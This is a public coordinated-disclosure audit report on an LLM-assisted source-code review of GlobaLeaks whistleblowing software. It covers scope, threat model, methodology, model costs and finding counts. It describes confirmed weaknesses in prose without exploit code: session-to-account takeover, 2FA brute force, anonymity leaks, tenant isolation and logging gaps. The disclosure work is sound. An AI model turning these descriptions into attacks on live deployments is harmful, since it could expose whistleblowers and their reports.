ISGroup
Information Security

What Can an Attacker Find With an LLM?

An LLM-Assisted Source-Code Review of GlobaLeaks Whistleblowing Software

ACCESS RIGHTS: PUBLIC

Version 1.0, 30 July 2026

A creation of ISGroup S.r.l., sponsored by
Whistleblowing Solutions Impresa Sociale S.r.l.

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Document control and revisions

ASSESSMENT PERIOD
1 June - 1 July 2026

FINDINGS CUT-OFF
1 July 2026

TECHNICAL AUTHORS
Francesco "ascii" Ongaro, Pasquale "sid" Fiorillo

REPOSITORY
`https://github.com/globaleaks/globaleaks-whistleblowing-software`

REVIEWED SNAPSHOT
`d88681811415d11af108562b4413d419058ce6ea`

BRANCH AND VERSION
`stable` **5.0.94 - 31 May 2026, 22:43:54 +0200**

Version	Date	Status	Description
0.1	1 June 2026	Internal draft	Initial report structure and preliminary narrative.
0.9	1 July 2026	Coordinated review	Findings, triage outcomes, and remediation context reviewed.
1.0	30 July 2026	Public release	Final public report.

Point-in-time statement

This report describes a point-in-time source-code assessment of the repository snapshot identified above. It does not certify that the software is free from other vulnerabilities, and it does not cover changes introduced after the stated cut-off dates. Severity and exploitability may vary with deployment configuration, operational controls, enabled features, and retained historical data.

Independence and sponsor involvement

The sponsor defined the engagement scope as the software contained in the public GlobaLeaks repository. ISGroup maintained full technical and editorial autonomy over finding validity, severity, inclusion, and report conclusions. The sponsor was involved in a second triage phase to verify technical facts, contextualize impact against the project threat model, identify already-addressed or non-exploitable candidates, and distinguish reportable findings from non-finding candidates. ISGroup had already removed candidates it considered non-vulnerabilities, generic suggestions, duplicates, or unsupported issues before sponsor triage.

Coordinated disclosure

This review was conducted and released under coordinated disclosure. Findings were shared with the GlobaLeaks project, which conducted the second technical triage described above and addressed the most critical items ahead of this public release on 30 July 2026. Verification of those fixes was outside the scope of this engagement; consistent with the point-in-time statement, this report describes the reviewed snapshot rather than the current state of the code. Operators running GlobaLeaks should track the project's own releases and changelog for remediation status.

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Page intentionally left blank

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

1 Executive summary

For more than a decade, GlobaLeaks has been among the most heavily examined security-sensitive programs in the open-source world. Between 2013 and 2024 it was reviewed by iSEC Partners, Cure53, Least Authority, Subgraph, Radically Open Security, and ISGroup. Each of those audits asked the question: what can a skilled specialist find, given time?

This engagement asked a different one. Not what an expert can find, but what anyone can find now that expert-level reading of code can be rented by the hour.

The distinction matters because it changes who a defender has to worry about. For most of the history of software, the close reading of a large codebase was a scarce and expensive skill; the set of people who could do it was small, and the effort priced casual adversaries out. Commercial large language models have quietly dissolved that barrier. A codebase that once took a specialist a month to read carefully can now be read - in parallel, and against a fixed catalogue of weakness classes - for the price of a modest cloud bill. The scarce resource was never the vulnerabilities. It was the attention needed to find them - and attention is exactly what these systems have made cheap.

Whistleblowing Solutions Impresa Sociale S.r.l. engaged ISGroup to put that proposition to the test against a real target. We performed an LLM-assisted source-code review of GlobaLeaks, treating the models not as oracles but as tireless, literal, and occasionally inspired research workers under human direction. Every candidate they produced was a hypothesis and nothing more until a human had traced it through the source, reproduced it where necessary, and judged its real-world impact. The result is two things at once: a conventional security review of a specific snapshot of the code, and a measurement of how far this rented capability actually reaches against a mature, repeatedly audited, and freshly hardened system.

The target was not neglected software. In the month before the snapshot we reviewed, the maintainers landed **183 commits** during an intensive hardening and release cycle, including token hashing, session-state resets, tightened authorization, and new audit logging. We were reading the codebase close to its best-defended moment. Soft spots found even here carry real signal.

The economics are part of the result. The campaign processed roughly **1.24 billion tokens** across about **12,000 model requests**, for a total model spend of approximately **USD 3,140** - on the order of **USD 77 per confirmed vulnerability or denial-of-service finding**, before human validation. The spend fell unevenly. One high-reasoning model burned most of the money while touching a fraction of the tokens; the cheaper models did the broad reading. Going deep costs more than casting wide - but not much more, and not enough to deter anyone. The capability is real, and by the standards of any motivated adversary it is inexpensive.

The review produced **110 triaged records**: 29 confirmed vulnerabilities across the external and internal adversary chapters, 12 denial-of-service findings, 42 hardening recommendations, and 27 candidates retained - deliberately - as non-findings, so the reader can see what was considered and set aside as well as what was kept. Set the categories aside, and the confirmed findings fall along a handful of fault lines. Each fault line translates a class of bug into something that can happen to the people the software protects.

The first fault line runs between *holding a session* and *owning an account*. Both of the review's two **High-severity** findings live here. In one, the endpoint that changes a user's password never checks the current password: anyone in possession of a live session - a borrowed laptop, a stolen token, a malicious script running in the user's own browser - can set a new password and lock the legitimate user out (F-009). On encrypted deployments the same request silently re-wraps the victim's private key material to a password the attacker chose (F-009). In the other, a user an administrator has explicitly disabled can walk back in through the account-reset flow (F-010). The mechanism meant to backstop exactly this - the second authentication factor - proves no sturdier: a session-

holder can brute-force the confirmation code until 2FA falls away or the recovery key is handed over (F-029), and a single valid code can be raced into two live sessions (F-027). A foothold that should have stayed temporary - the kind of partial, expiring access a well-built system is meant to contain - can be converted into permanent control of a recipient, analyst, custodian, or administrator account.

The second fault line is the one this category of software exists to defend, and that no other kind of software shares. A whistleblowing platform has one duty that matters more than any other: the people inside it must never be able to identify the person who reported from outside. Several findings press directly on that wall. In one, a recipient can recover a whistleblower attachment that was meant to stay masked (F-001). In others, the very screens on which recipients, custodians, and whistleblowers choose and approve one another identify people only by display names that any recipient can set for themselves - so a malicious recipient can pose as another, and a human deciding whom to trust may, with no warning, be trusting the wrong one (F-065, F-103, F-105). None of this looks dramatic - no remote code execution, no broken cipher. Each finding simply shaves a little more off the source's anonymity, which is the whole of what they are trusting the system with.

The third fault line is the set of partitions that keep one tenant from reaching into another: a token validated against the wrong tenant (F-050), a tenant administrator able to reshape another tenant's questionnaires (F-109). The fourth is the record of what happened - a cluster of findings in which the most sensitive actions a recipient can take, exporting a report (F-047), redacting it (F-044), uploading or deleting its files (F-053), can occur without leaving a reliable, attributable trace. For a system whose output may one day be evidence, a missing record is not a paperwork gap. If the point of a log is that it can be trusted later, an action that leaves no trace has already defeated it. The fifth, and in this threat model the lightest, is availability: conditions a single unauthenticated visitor can use to exhaust the server or mail spool (F-003, F-049, F-054, F-055, F-057) - and, in the sharpest case, a single crafted submission that flips a whole tenant's receipt handling and locks existing whistleblowers out of the reports they already filed (F-102). We weight these lower - a platform briefly offline can still receive a report tomorrow - but we do not dismiss them, because denial of the channel is, in the end, denial of the disclosure.

What is striking about these findings is how ordinary most of them are. They are not exotic cryptographic breaks or novel exploit primitives. They are missing checks, mutable identifiers, unlogged actions - the small, individually forgivable mistakes that accumulate in every large codebase and that no amount of prior auditing fully removes. The danger of the LLM-equipped adversary is economic: it makes the thorough, patient, unglamorous first pass - reading everything, everywhere, against every weakness class - cheap enough that anyone can commission it. A mature, actively maintained, repeatedly audited whistleblowing platform, read that way for the cost of a dinner, still had this many soft spots left to find.

None of this means the machine has replaced the expert. It has not: separating 29 real vulnerabilities from a much larger heap of plausible-looking noise took human judgment at every step. What has changed is the price of looking. A project protecting people at real risk must now assume its adversaries can afford to look everywhere. The right response is the one the GlobaLeaks maintainers were already demonstrating before this review began: continuous, disciplined hardening, on the assumption that the next reader of your code may be cheaper, faster, and more patient than the last.

2 Scope, adversary, and threat model

Two questions ran in parallel through this work, and neither is answerable alone. The first is ordinary: does this specific snapshot of GlobaLeaks contain vulnerabilities that matter? The second is new: how much of that answer can be reached by a person equipped only with commodity LLM access, disciplined scoping, and time? The engagement was designed to serve both - to find real issues, and to measure the reach of the method that found them.

The goals were to surface vulnerabilities a capable attacker could discover with contemporary LLM-assisted review; to prioritise issues that touch **whistleblower confidentiality, anonymity, access boundaries, and auditability** over generic hygiene; to record which models, prompts, and strategies produced signal; to quantify the cost and runtime of the method under ordinary commercial access; and to leave behind a public artifact the project and its adopters can use as evidence of continued security investment.

2.1 Reviewed target and scope

The primary target is the public GlobaLeaks whistleblowing software repository, `github.com/globaleaks/globaleaks-whistleblowing-software`, branch `stable`. The reviewed local snapshot is commit `d88681811415d11af108562b4413d419058ce6ea` version 5.0.94, dated 31 May 2026.

The sponsor-defined scope was the complete software contained in the public repository. The review therefore treated the backend, frontend, tests where they document behaviour, deployment assets, release scripts, CI configuration, and project documentation as in scope wherever they could affect application security or the validity of the LLM-assisted conclusions. This was primarily a source-code review, not a network penetration test, DAST campaign, or infrastructure assessment. Candidate findings were validated through manual source review and, where useful, through proof-of-concept construction, end-to-end exercise of the affected flow, or instrumentation of the code under review. Infrastructure outside the public repository, deployed Tor network operations, hosting perimeter controls, and customer-specific deployments were not assessed except where repository code or documentation made a security claim about them.

2.2 The application threat model

The model treats whistleblowers, recipients, custodians, analysts, and administrators as distinct roles. Whistleblowers submit reports and later reach their own submission through the receipt or access-code flow. Recipients read and manage the reports assigned to them. Custodians and analysts perform specialised review and identity workflows where enabled. Administrators configure tenants, contexts, users, questionnaires, and platform behaviour.

Abusive behaviour by a **recipient** is in scope: a finding counts when a recipient can exceed an intended report-access boundary, reach another recipient's data, tamper with workflow metadata, defeat auditability, or weaken whistleblower anonymity. External **unauthenticated and authenticated** attackers are in scope wherever the code exposes a realistic path to confidentiality, integrity, or availability impact - authentication and session weaknesses, injection, XSS, authorization bypass, unsafe file handling, tenant-boundary violations.

One weighting in this model is deliberate: in a whistleblowing system, **confidentiality and integrity outrank availability.** A platform that is slow, degraded, or briefly offline can still receive a report once administrators restore service, in the worst case from backup. A confidentiality or integrity failure cannot be undone the same way: it can expose a source, a recipient, a report, or the trust the whole process depends on. Availability findings are therefore real but weighted lower throughout this report.

Out of scope. Behaviour that relies only on a legitimate administrator using legitimate administrative authority is a matter of deployment governance, not an application vulnerability, unless a concrete cross-role or non-administrative path exists. Low-impact hygiene, style, and theoretical dependency concerns are not promoted to findings without a defensible impact in this repository.

2.3 How severity was assigned

Severity is assigned by ISGroup after human review. The report does not lead with CVSS, because too much of what matters here - roles, tenant boundaries, whistleblower confidentiality, workflow guarantees, operational assumptions - does not survive compression into a single generic base score. The model weighs five factors: the affected security property, the attacker's role and prerequisites, exploit reliability, blast radius, and fit with the GlobaLeaks threat model. Impacts on whistleblowers, reports, recipient boundaries, tenant separation, account control, or auditability weigh more than availability alone.

Severity	Criteria
High	Serious compromise of account control, whistleblower anonymity, report confidentiality, tenant isolation, or trusted workflow integrity, with realistic prerequisites.
Medium	Significant security impact limited by role, configuration, historical data, operational preconditions, or narrower affected scope.
Low	Concrete but bounded security impact, strong prerequisites, low scalability, or reduced practical exploitability.
Info	Defensive hardening, auditability, configuration, documentation, or maintainability improvement with security relevance but no current concrete exploit path.
None	Candidate retained for transparency but not classified as a current vulnerability under the accepted threat model, or an issue whose practical impact was neutralised by configuration, version history, mitigation, or triage context.

Some reportable records carry severity **None** because they document a technically real condition that is not a current exploitable vulnerability in the reviewed threat model. A legacy condition affecting retained pre-3.0.0 unencrypted reports, for example, can still be useful to operators and maintainers even when current encrypted reports are unaffected.

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

3 The new adversary

Classical source-code auditing models a particular opponent: an expert, working by hand, bounded by time. That model is not wrong, but it is no longer complete. Beside it now stands a second figure - an adversary whose capacity to read and reason about code is rented through commercial LLMs, who can hold an entire repository in view at once, and who can iterate across dozens of vulnerability classes for the cost of a modest cloud bill. This engagement was built to measure what that second figure can do.

The assumed attacker has nothing an ordinary member of the public lacks: full read access to a public repository, an account with a frontier-model provider, time measured in hours to days, and a budget measured in API usage. The research question follows directly - how far does that commodity capability reach against a codebase that expert audits and recent maintainer hardening have already strengthened, and what does the distance cost in tokens, runtime, and human validation?

3.1 Discovery and validation were kept separate

The models were used as independent vulnerability-research workers, each constrained by a written threat model, an issue template, and a rule that no candidate counts without concrete repository evidence. But the review kept discovery and validation strictly apart. LLM output was treated as a set of hypotheses. Human reviewers owned source verification, deduplication, exploitability analysis, scope validation, severity, and final inclusion. Nothing entered this report because a model suggested it; findings were confirmed by reading the code, and where useful by reproducing the behaviour - end-to-end against the affected flow, or by instrumenting code paths and constructing minimal proof-of-concept requests against the handler logic.

The project-side technical triage was a second triage phase, not a replacement for ISGroup validation. ISGroup first removed unsupported candidates, duplicates, generic suggestions, and issues it did not consider real. The remaining candidates were then reviewed with the sponsor and project technical context to verify facts, account for the GlobaLeaks threat model, and identify candidates better classified as non-findings.

3.2 Coverage was driven by a taxonomy, not by intuition

The mature form of the review (V2) is anchored to the MITRE CWE Software Development view, CWE-699. Its category nodes were used as a fixed coverage scaffold: **40 weakness categories** spanning **445 enumerated child entries**, mapping to **399 distinct CWEs**. Each category is an independent run against the full repository, with its own backlog and validation trail - audit and logging errors, authentication errors, authorization errors, business-logic errors, concurrency issues, and so on. This keeps the review systematic: what gets examined is fixed in advance by a published taxonomy, not left to whatever the model happens to notice first.

The method reached that form in two generations. The first mapped the territory; the second, described below, forced the cross-file reasoning where real bugs hide.

Aspect	V1 exploratory review	V2 category-driven review
Primary focus	Code components and selected areas	CWE weakness categories across the full codebase
Purpose	Map the space and identify obvious signal	Improve coverage and force cross-file reasoning

Aspect	V1 exploratory review	V2 category-driven review
Completeness pressure	Limited	Explicit per-category completeness requirement
Typical runtime	Minutes to short sessions	Hours per category
Cost profile	Low-cost exploration	Higher-cost deep reasoning

Component-focused prompts produced local results; weakness-class prompts forced cross-file reasoning where real vulnerabilities hide. V2 therefore asks the model to reason about a *class* of weakness across the *whole* codebase, not about a region of code.

3.3 Models, tooling, and what they cost

Access was through ordinary commercial channels - the point is to model a real LLM-equipped attacker, not a privileged research lab. The harness was OpenAI Codex; routing and access went through CLIProxyAPI and OpenRouter; versions and profiles were pinned so runs stayed comparable. In each finding, the **Found by** field records the model family, the reasoning profile (`medium` for broad, low-cost passes; `xhigh` for deep cross-file analysis), and the review line that first produced the candidate. The labels `run_codex_cwe_line v1` and `v2` denote the earlier and the later, more complete category-driven Codex workflows.

Model	Role
GPT-5.5 Pro, high-reasoning profile	Deep V2 per-category reasoning
GPT-5.5	Broad passes, supporting tasks, and lower-cost exploration
Claude Sonnet 4.6	V1 exploration and cross-model corroboration
Claude Opus 4.8	Targeted supporting analysis and validation assistance

Across the review period the campaign processed roughly **12,000 model requests** and **1.24 billion tokens** across the four models used for substantive research, for a total model spend of approximately **USD 3,140**. Percentages are computed from unrounded figures. The distribution is highly asymmetric: the high-reasoning model was a minority of token volume but the majority of spend, while standard models carried broad volume at low cost.

Model	Tokens, period	Model spend, period	Share of spend
GPT-5.5 Pro, high-reasoning profile	90 M	USD ~2,000	61.9%
GPT-5.5	1,080 M	USD 904	30.2%
Claude Sonnet 4.6	60 M	USD 184	6.2%

Model	Tokens, period	Model spend, period	Share of spend
Claude Opus 4.8	10 M	USD 51	1.7%
Total	1.24 B	USD ~3,140	100.0%

Observed V2 category runtimes ranged from roughly **2h20m to nearly 7h per category**. The capability is real, but deeper review takes measurably more time and budget.

3.4 Limitations and threats to validity

This is an engineering study, not a controlled scientific benchmark, and it should be read as one. The models are non-deterministic; commercial behaviour drifts over time; proprietary versions cannot be reproduced exactly by third parties. Prompt design, tool availability, budget, repository context, and human steering all move the results.

Three limits deserve emphasis. First, the target is public and heavily documented, so the models may well have encountered GlobaLeaks, its prior audits, or its historical issues in training or retrieval; read this as a realistic attacker-capability study, not a clean-room test of model originality. Second, there was no human-only control group at equal time, budget, and scope, so the report cannot cleanly isolate the model's contribution from reviewer skill, prompt engineering, and triage discipline. Third, absence of a finding in a category does not prove absence of the weakness - false negatives may remain. The methodology also evolved mid-engagement, from exploratory review to category-driven review, so per-model and per-phase charts are operational evidence from this campaign, not stable comparative rankings.

4 Project state at review time

This matters for reading everything that follows: the codebase under review was not a soft target. The maintainers had just completed an intensive hardening cycle and had already shipped a release closing the issues known to the project at the start of this activity. The numbers below establish how much the software had changed - and how recently it had been strengthened - before an LLM-equipped reader was pointed at it.

The public `stable` branch snapshot reviewed locally was:

```
Commit: d88681811415d11af108562b4413d419058ce6ea
Date: 2026-05-31 22:43:54 +0200
Subject: Bump to version 5.0.94
```

Repository history provides useful context for the amount of change after the previous public application-level audit:

Period	**Public commits on `stable`**	**Notes**
18 Aug 2022 to 3 Jun 2026	2,652	Changes after the ROS 2022 report date through the local review snapshot.
1 May 2026 to 31 May 2026	183	Intensive pre-review hardening and release activity.
May 2026 commits matching security-related keywords	34	Keyword-based indicator, not a complete security classification.

Examples of security-relevant May 2026 commit subjects include:

```
Apply npm audit fix
Grant and transfer access api delivery to recipients
Limit submissions api delivery to recipients
Add audit logging for critical admin configuration operations
Fix session destruction to fully reset application state via page reload
Hash password reset tokens before storing them on disk
Hash email change validation tokens before storing them in the database
Hash signup activation tokens before storing them in the database
Authorize submission substatus creation against tenant-owned status
[ci] set least-privilege permissions on all workflows
```

These data points do not prove the absence of vulnerabilities. They show that the review was performed against a mature and actively hardened codebase, which is important when interpreting both positive findings and false positives produced by LLM-assisted analysis.

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

5 Results overview

This chapter reports the shape of the dataset - counts, severities, and the way findings distribute across chapters, components, and reporting models. What the findings *mean* is covered in the Executive summary and in "Findings at a glance"; this chapter is the data behind them.

The full population is **110 triaged candidate records**: 41 vulnerability or denial-of-service findings (Ch. 7-9), 42 hardening observations (Ch. 10), and 27 non-finding candidates retained for transparency (Ch. 11). Of the **83 reportable records**, 41 are findings and 42 are hardening. The non-finding rate is **24.5%** of the triaged set. Against roughly **USD 3,140** in model spend, that is about **USD 38 per reportable record** and about **USD 77 per vulnerability or DoS finding**, before human validation effort.

Chapter	Scope	Records	Ordering
7	Vulnerabilities (External adversaries)	17	Severity, then finding ID
8	Vulnerabilities (Internal adversaries)	12	Severity, then finding ID
9	Denial of Service	12	Severity, then finding ID
10	Hardening	42	Severity, then finding ID
11	Non-finding candidates	27	Retained for transparency after triage


A note on two numbers that look alike. *Severity* and *validity* are different axes. Twenty-six records carry the **severity** "None"; twenty-seven records sit in the **non-finding-candidate** chapter. They are close but not the same set: a record can be reportable and still low or informational, and the "None" severity also attaches to a small number of reportable records that document a real but non-exploitable condition.

Severity distribution across the full dataset, including the 27 non-finding candidates:

Severity	Count
High	2
Medium	15
Low	25
Info	42
None	26


5.1 Visual summary

The charts below present the same 110 candidate records from several complementary angles, including the non-finding candidates in Chapter 11 unless noted otherwise.




Severity distribution across all candidate records, including non-finding candidates.

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted




Findings by chapter scope and severity.



